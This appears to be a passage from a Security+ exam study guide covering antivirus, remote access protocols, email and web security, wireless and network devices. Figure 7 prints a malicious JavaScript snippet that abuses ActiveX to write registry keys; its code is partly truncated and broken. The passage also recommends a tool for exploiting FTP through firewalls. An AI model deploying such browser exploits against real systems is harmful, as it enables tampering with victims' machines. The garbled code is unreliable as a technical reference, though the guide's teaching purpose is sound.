A Worm is a form of malicious code that will exploit networking vulnerabilities to spread itself from system to system on its own accord.


AntiVirus Protection

Nowadays, you MUST have AntiVirus software on your systems. Also keep the following in mind:

- Always update your definitions! New viruses constantly crop up.

I rigged a system with the actual BO2K (Back Orifice 2K) system files and my AntiVirus software picked it up, as shown in the following figure. If you don't have AntiVirus, you could be missing a lot of viruses!

Figure 4: AntiVirus Capturing Trojans on your System



Repair Wizard: Quarantine

Norton AntiVirus has found 11 infected file(s).
Norton AntiVirus repaired 0 infection(s).

☑ Item	Virus name	Status
☑ bo2k.exe	BackOrifice2K.Trojan	Repair failed
☑ bo2kcfg.exe	BackOrifice2K.Trojan	Repair failed
☑ bo2kgui.exe	BackOrifice2K.Trojan	Repair failed
☑ bo3des.dll	BackOrifice.Trojan	Repair failed
☑ bo_peep.dll	BackOrifice2K.Trojan	Repair failed
☑ BOCLIENT.EXE	BackOrifice.Trojan	Repair failed
☑ BOCONFIG.EXE	BackOrifice.Trojan	Repair failed
☑ BOGUI.EXE	BackOrifice.Trojan	Repair failed
☑ BOSERVE.EXE	BackOrifice.Trojan	Repair failed

We recommend you let us quarantine all of the infections automatically.

Notice all the options you can perform with simple AntiVirus software. Always make sure to update your systems regularly with the latest virus definition files.

Communication Security

Remote Access

Remote access is the ability to get access to a computer or a network from a remote location. There are many technologies involved with remote access.

802.1x

IEEE 802.1x

- 802.1X is designed to enhance the security of wireless local area networks that follow the IEEE 802.11 standard

- 802.1X allows for an authentication framework for wireless LANs
- 802.1X allows a user to be authenticated by a central authority

Virtual Private Network (VPN)

A VPN (virtual private network) is a way to use a public infrastructure to provide remote offices or users with secure access to their home network.

- A virtual private network allows a company to use a public medium, like the Internet, safely
- A virtual private network uses encryption methods to tunnel across a public medium
- A virtual private network can be cheaper, but the bandwidth is not always guaranteed
- A virtual private network can also connect business units together to form an Extranet

Remote Authentication Dial-In User Service (RADIUS)

RFC 2865

- RADIUS stands for Remote Authentication Dial-In User Service
- RADIUS is a client/server protocol and it maintains user profiles in a central database
- RADIUS authenticates dial-in users, authorizes their access, and enables remote access servers to communicate with a central server

Terminal Access Controller Access Control System (TACACS and TACACS+)

RFC 1492

- TACACS stands for Terminal Access Controller Access Control System
- TACACS+ is an extension of the TACACS system that allows for multi factor authentication
- TACACS is an old authentication protocol that allows a remote access server to forward a user's credentials to an authentication server

Point-to-Point Tunneling Protocol (PPTP)

Point-to-Point Tunneling Protocol is a WAN protocol that allows for tunneling. It is quickly becoming obsolete from the use of L2TP.

Layer Two Tunneling Protocol (L2TP)

RFC 2661

The Layer Two Tunneling Protocol (L2TP) is an extension of the Point-to-Point Tunneling Protocol (PPTP) and is used to enable the operation of a VPN over the Internet

L2TP is a mix of two other tunneling protocols:

- PPTP from Microsoft
- L2F from Cisco Systems

The two main components that make up L2TP are:


- L2TP Access Concentrator (LAC)
- L2TP Network Server (LNS)

Secure Shell (SSH)

http://www.ssh.com/products/ssh/download.cfm

- Secure Shell (SSH), sometimes known as Secure Socket Shell, is a protocol for securely getting access to a remote computer
- In the following figure, you can see that I have SSH set up on both my Windows (XP Pro) workstation as well as my Linux (SuSE 8) test server. I am able to not need telnet (actually I disabled it!) and still securely connect.
- SSH is widely used by network administrators to control servers remotely
- SSH is actually a suite of three secure utilities:
    - slogin (replaces rlogin)
    - ssh (replaces rsh)
    - scp (replaces rcp)

Figure 5: Using Windows and Linux SSH


192.168.1.5 - rshimonski - SSH Secure Shell
File
Edit
View
Window
Help
Quick Connect
Profiles
Connected to 192.168.1.5
SSH2 - aes128-cbc - hmac-md5 - none
98x39
NUM

```
rshimonski@linux:~> ssh
Usage: ssh [options] host [command]
Options:
  -l user     Log in using this user name.
  -n          Redirect input from /dev/null.
  -F config   Config file (default: ~/.ssh/config).
  -A          Enable authentication agent forwarding.
  -a          Disable authentication agent forwarding (default).
  -X          Enable X11 connection forwarding.
  -x          Disable X11 connection forwarding (default).
  -i file     Identity for public key authentication (default: ~/.ssh/identity)
  -t          Tty; allocate a tty even if command is given.
  -T          Do not allocate a tty.
  -v          Verbose; display verbose debugging messages.
              Multiple -v increases verbosity.
  -V          Display version number only.
  -P          Don't allocate a privileged port.
  -q          Quiet; don't display any warning messages.
  -f          Fork into background after authentication.
  -e char     Set escape character; ``none'' = disable (default: ~).
  -c cipher   Select encryption algorithm
  -m macs     Specify MAC algorithms for protocol version 2.
  -p port     Connect to this port.  Server must be on the same port.
  -L listen-port:host:port   Forward local port to remote address
  -R listen-port:host:port   Forward remote port to local address
              These cause ssh to listen for connections on a port, and
              forward them to the other side by connecting to host:port.
  -D port     Enable dynamic application-level port forwarding.
  -C          Enable compression.
  -N          Do not execute a shell or command.
  -g          Allow remote hosts to connect to forwarded ports.
  -1          Force protocol version 1.
  -2          Force protocol version 2.
  -4          Use IPv4 only.
  -6          Use IPv6 only.
  -o 'option' Process the option as if it was read from a configuration file.
  -s          Invoke command (mandatory) as SSH2 subsystem.
  -b addr     Local IP address.
rshimonski@linux:~> 
```

- SSH commands are encrypted and secure whereas Telnet sends your information over in clear text

- SSH uses RSA public key cryptography for both connection and authentication

- Encryption algorithms include Blowfish, DES, and IDEA, with IDEA being the default
- SSH2, the latest version, is a proposed set of standards from the Internet Engineering Task Force (IETF)

Please Note: As a Security+ Technician you will need to know and understand SSH.

Internet Protocol Security (IPSEC)

IPSEC is a security protocol that will work at the network layer of the OSI model, while most other security systems would work at the application layer of the OSI model.

Application Layer
…
…
…
Network Layer - IPSEC
…
…

IPSEC provides two services:

- Authentication Header (AH), which allows **authentication** of the sender of data
- Encapsulating Security Payload (ESP), which supports both **authentication** of the sender and **encryption** of data as well

Think of the letter 'E' in ESP as standing for Encryption. That'll help you remember what ESP deals with.

ISAKMP defines payloads for exchanging key generation and authentication data Here's the RFC for ISAKMP: RFC 2408

Email

Secure Multi-Purpose Internet Mail Extensions (S/MIME)

RFC 1521


- S/MIME stands for Secure Multi-Purpose Internet Mail Extensions

- S/MIME is a method of sending e-mail that uses the RSA encryption
- S/MIME is in most Web browsers from Microsoft and Netscape

Pretty Good Privacy (PGP)

http://www.pgpi.org/

- Pretty Good Privacy (PGP) is an application program used to encrypt and decrypt e-mail to keep it secure
- It comes in single license use, which is free, and in corporate versions, which must be purchased. You can download it from the above link
- PGP, developed by Philip R. Zimmermann in 1991, has become the tool of choice for e-mail security
- PGP is used to encrypt email so it can't be hacked on route
- PGP uses keys and a secret pass phrase, a variation of the public key system



Keys	Validity	Trust	Size
PGP Security Employee Certification Key	●	▭	1024
PGP Security Software Release Key 2000	●	▭	2048/1024
PGP Security Software Release Key 2001	●	▭	1024
Robert Shimonski <rshimonski@rsnetworks.net>	●	▨	2048/1024
Robert Shimonski <rshimonski@rsnetworks.net>	●		
Robert Shimonski <rshimonski@rsnetworks.net>			

1 key(s) selected

Figure 6: Using PGP to secure your email

PGP comes in two public key versions:

- Rivest-Shamir-Adleman (RSA)
- Diffie-Hellman

Spam

http://www.spamprimer.com/

- Spam is the email form of postal 'junk mail'. It is mail you never asked to get, and used for marketing purposes
- It can be malicious in its intent depending on what services are being offered. For example, it would not make the email administrator look very good if the entire corporate enterprise got email from porn sites
- There are many software applications you can install to help stop Spam, and you can add rules to email clients and servers to stop certain businesses and sites from sending you mail

Web

Secure Sockets Layer (SSL)

These links provide way more information then you need and cover just about everything you need to know about SSL from Netscape. It is a great read and a valuable study aid and I highly recommend you read them for the exam:

http://developer.netscape.com/docs/manuals/security/sslin/contents.htm

http://wp.netscape.com/security/techbriefs/ssl.html

http://wp.netscape.com/eng/ssl3/ssl-toc.html

Here are things to know about SSL:

- An SSL session is 'stateful'
- It is the responsibility of the SSL Handshake protocol to coordinate the states of the client and server and form a negotiation
- When a handshake negotiation is completed, the client and server exchange **change cipher spec** messages. Once they exchange the messages, they

then communicate using the newly agreed-upon cipher spec

- SSL comes in two basic strengths: **40** and **128** bit
- SSL is commonly used for web based ecommerce and web related services and has recently been succeeded by TLS
- SSL uses a program layer located between the transport layer and the application later of the OSI Model
- SSL is included as part of both the Microsoft and Netscape browsers
- SSL uses a public / private key encryption system from RSA

Transport Layer Security (TLS)

TLS is the successor to the Secure Sockets Layer (SSL) and has these characteristics:

- TLS is a protocol that ensures privacy on the Internet
- TLS ensures that eavesdropping or tampering does not happen
- TLS is composed of two layers:
  - TLS Record Protocol
  - TLS Handshake Protocol
- The TLS protocol is based on Netscape's SSL3
- TLS and SSL are not interoperable

Hypertext Transfer Protocol /Secure (HTTP/S)

HTTPS is known as:

- Hypertext Transfer Protocol over Secure Socket Layer
- HTTP over SSL

HTTPS is a Web protocol developed by Netscape and is built into the browser and encrypts/decrypts user page requests.

It uses port 443 instead of HTTP port 80 and uses a 40-bit key for the RC4 stream encryption algorithm.

The Uniform Resource Locator (URL) looks different than for http: https://

Also, HTTPS supports the use of X.509 digital certificates.

Please Note: HTTPS is not to be confused with S-HTTP, a security-enhanced version of HTTP developed and proposed as a standard by EIT. RFC 2660

Web Vulnerabilities

For any Security+ technician who plans on working anywhere near a web server or on being employed to secure a web site or server, he or she MUST go through the following link. It will open your eyes to way more than you will be tested on the exam. Use this link to help answer any other questions you may have on web security:


W3C Security FAQ Page

Java Script

JavaScript has a troubling history of security holes. Most JavaScript hacks involve issues with user privacy.

JavaScript is not to be confused with Java Applets, although both can be exploited.

Figure 7: JavaScript used for exploitation!



```
<script>
document.write("<APPLET HEIGHT=0 WIDTH=0
code=com.ms.activeX.ActiveXComponent></APPLET>");
function yuzi3(){
    try{
        a1=document.applets[0];
        a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
        a1.createInstance();Shl = a1.GetObject();
        a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
        try{

Shl.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\VxD\\MSTCP\\SearchList
","roots-servers.net");
        }
        catch(e){}
    }
    catch(e){}
}
setTimeout("yuzi3()",1000);
document.write("<APPLET HEIGHT=0 WIDTH=0
code=com.ms.activeX.ActiveXComponent></APPLET>");
function yuzi2(){
    try{

a2=document.applets[0];a2.
        a2.createInstance
a2.GetObject();a2.setCLSI
            try{

Shl.RegWrite("HKLM\\Syster
,"1");
            }
        catch(e){}
    }
    catch(e){}
}setTimeout("yuzi2()",100
</script>
```

Virus Alert

Norton AntiVirus has detected a virus on your computer.

Object Name: C:\Documents and Settings\rshimonski\Desktop\jsexploit.txt

Virus Name: JS.Exception.Exploit


Action Taken: Unable to repair this file.

ActiveX

http://www.microsoft.com/com/tech/ActiveX.asp

- ActiveX, a technology developed by the Microsoft, is like Java Applets in that an ActiveX "control" can be embedded in a web page
- A number of ActiveX controls are available for Microsoft Internet Explorer
- The ActiveX control security model is different from Java applets:
    - Java security is restricted where the behavior of the applet is set for safe actions
    - ActiveX places no restrictions on what a control can do
- Using a system called "Authenticode", an ActiveX control could be digitally "signed" by its author so it’s not altered without warning
- The digital signatures can be certified by a trusted "certifying authority"
- A series of highly malicious ActiveX controls have been created and distributed by the Chaos Computer Club (CCC) in Germany. Because they are unsigned, if you have your browser set correctly, then you should be ok.

If you have weakened your security settings, you may be in for a surprise as to what some of these malicious applets can do



Security Settings

Settings:

ActiveX controls and plug-ins

Download signed ActiveX controls
○ Disable
○ Enable
● Prompt

Download unsigned ActiveX controls
● Disable
○ Enable
○ Prompt

Initialize and script ActiveX controls not marked as safe
● Disable
○ Enable
○ Prompt

Reset custom settings

Reset to: Medium

Figure 8: Configuring Security to ‘block’ any unsigned Active X controls

Cookies

Characteristics of cookies:

- A "cookie" is a mechanism, developed by the Netscape Corporation, which makes up for the stateless nature of the HTTP protocol. Unfortunately, cookies can be used for malicious purposes
- Each access your browser makes to a Web site leaves some information about you behind. Thus, cookies and the servers that use them, know:
    - The name and IP address of your computer
    - The type of browser you are using
    - The operating system you're running
    - The URL of the web page you accessed
    - The URL of the page you were last viewing
- Current versions of both Netscape Navigator and Internet Explorer offer the option of disabling cookies, or at least warning you of cookie usage. Beware, however, that if you set the security too high, you won't even be able to get to some sites.

Signed Applets

RSA Signed Applets

- Signed Applets are a technique of adding a digital signature to an Applet to prove that it came untampered from a particular trusted source
- Signed Applets can be given more privileges that ordinary Applets

Common Gateway Interface (CGI)

CGI Exploits

- Most CGI scripts reside in the /cgi-bin directory of any web server. As well, CGI scripts are generally written in Perl
- CGI is a standard that allows the web server to execute a separate program in order to generate content; most CGI scripts are the back end of many front

end forms

- CGI scripts can present security holes in two ways:

    1. They may intentionally or unintentionally leak information about the host system that will help hackers break in

    2. Scripts that process remote user input, such as the contents of a form or a "searchable index" command, may be vulnerable to attacks in which the remote user tricks them into executing commands

SMTP Relay

Spamming has become a large menace lately and the best way to distribute it is through other people's email systems.

SMTP relays are most often used to send spam because, if a hacker can exploit your system, then he can send his trash through your Internet email relay.

Know how to disable this feature on all the big email platforms, such as Novell, Microsoft, Lotus and Unix.

Directory Enabled Networking and LDAP

Directory-Enabled Networking (DEN) is an industry-standard initiative and specification for how to store a network's information in a central location. Here are some items to know about DEN:

- DEN defines an object-oriented information model and is based on the Common Information Model (CIM)

- Both models, DEN and CIM, are mapped into the directory as part of the Lightweight Directory Access Protocol (LDAP)

- DEN and CIM are an advance over the Simple Network Management Protocol (Simple Network Management Protocol)

DEN Links:

- Cisco DEN

- Microsoft DEN Part I

- Microsoft DEN Part II

File Transfer Problems

File transfer is a problem mainly because of two reasons:

1. The protocol used, FTP (File Transfer Protocol), is problematic because all authentication credentials are sent in clear text. Thus FTP is vulnerable to eavesdropping, sniffing and data capture

2. The use of anonymous access. This in itself is not the actual problem… the problem lies in the fact that if the server is misconfigured, then hackers can anonymously come in and make your FTP server a new WAREZ server. This means they will populate your server (and eat up its disk space) with attack tools, MP3's, illegal downloads, porn and anything else they want

There are other attacks, but these are the most common

Here is a nice tool that you can get to go right through firewalls to exploit FTP:

AntiFirewall

Secure FTP (S/FTP)

Download Free

- Secure FTP is a free client package that allows for a secure connection to be made to an FTP daemon

- It supports Secure Sockets Layer (SSL)

Wireless

www.ieee.org

Wireless LAN (WLAN)

A wireless LAN is one in which a user can connect to a network through a wireless connection.

IEEE 802.11 specifies the technologies for wireless LANs and this standard includes an encryption method: WEP.

Wired Equivalent Privacy (WEP)

WEP is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard: 802.11b. WEP uses encryption to protect the vulnerable link between clients and access points.

Wireless Application Protocol (WAP)

WAP is a specification for a set of communication protocols to standardize the way that wireless devices communicate.

The WAP layers are:

- Wireless Application Environment (WAE)
- Wireless Session Layer (WSL)
- Wireless Transport Layer Security (WTLS)
- Wireless Transport Layer (WTP)

The Wireless Markup Language (WML) is used to create pages using WAP.

Wireless Transport Layer Security (WTLS)

Wireless Transport Layer Security (WTLS) is the security level for WAP applications. It is based on TLS and was developed to address the issues with mobile devices.

802.11x

802.11 is a family of specifications for wireless local area networks (WLANs) and was developed by the IEEE.

There are currently four specifications in the family:

- 802.11
- 802.11a
- 802.11b
- 802.11g

All four use the Ethernet protocol and CSMA/CA (carrier sense multiple access with collision avoidance) for path sharing. Common Wireless transmission speeds are basically **11** Mbps.

Site Surveys

A site survey is required for proper implementation of a wireless network. No one can tell exactly how wireless equipment will operate in every circumstance without a survey.

Infrastructure Security

Devices

In this section of the Cramsession, you will see what devices fall into the Security+ technician's realm of responsibility. If you plan on taking the exam, you should already be familiar with these devices, so we will just briefly cover them.

Firewalls

- Firewalls are devices that protect your inside network from what you consider a public / outside network. The outside network can be business partners, the Internet or anything else you want to monitor and filter traffic for

- Firewalls are multihomed devices (or have more than segment attached to them) as they generally separate networks

- A firewall can also have a third port (or more) to incorporate a Demilitarized Zone (DMZ) for public access to web servers, and other publicly accessible systems

Routers

- Routers are devices that forward packets based on Source and Destination addressing. Routers can add security to your network via ACL's (access control lists)

- Normally, the router is the first line of defense in any network, as it sits in front of the Firewall. Thus, it needs to be monitored for exploitation

Switches

- Switches are devices that forward frames based on MAC address

- Switches can be security-producing devices when you enable VLANs on them. VLANs, or Virtual Local Area Networks, are logical configurations of physical ports into separate broadcast domains

- What's secure about this is that VLANs remain separate unless you 'want' them to communicate with each other. For example, you can separate the Human Resources department from the Users community by putting these two groups into two separate VLANs

Modems

- Modems are devices that allow user access from an out of band connection (i.e., via a phone line)

- Modems need your attention because they are constantly exploited via War Dialers

RAS

- Remote Access Servers are systems that allow you to connect to a server, usually via modem, to be authenticated

- If you are authenticated, then you can have remote access to local system files you are authorized to use

- Since RAS systems are publicly accessible system, you need to add them to your list of auditable systems.

Telecom/PBX

- The Telecom (or telecommunications systems) and PBX (or Private Branch Exchange) are also exploitable: most are Unix based and you can thus telnet to them or dial into them

- If these systems are exploited, then a hacker may gain access to phone mail or voice mail

VPN

- Virtual Private Networks are networks that are connected over a public medium, like the Internet, and use encryption for security. The encryption forms what's called a 'tunnel', from one network to another

- Clients can access corporate networks this way and businesses can form Extranets to other businesses (B2B communications) over VPN technology

IDS

Intrusion Detection Systems are used to manage security by gathering and analyzing data as well as to identify possible security breaches

Breaches include both types of intrusions:

- Attacks from outside your organization
- Misuse and attacks from within your organization

Intrusion detection functions include:

- Monitoring and analyzing both user and system activities
- Analyzing system configurations and vulnerabilities
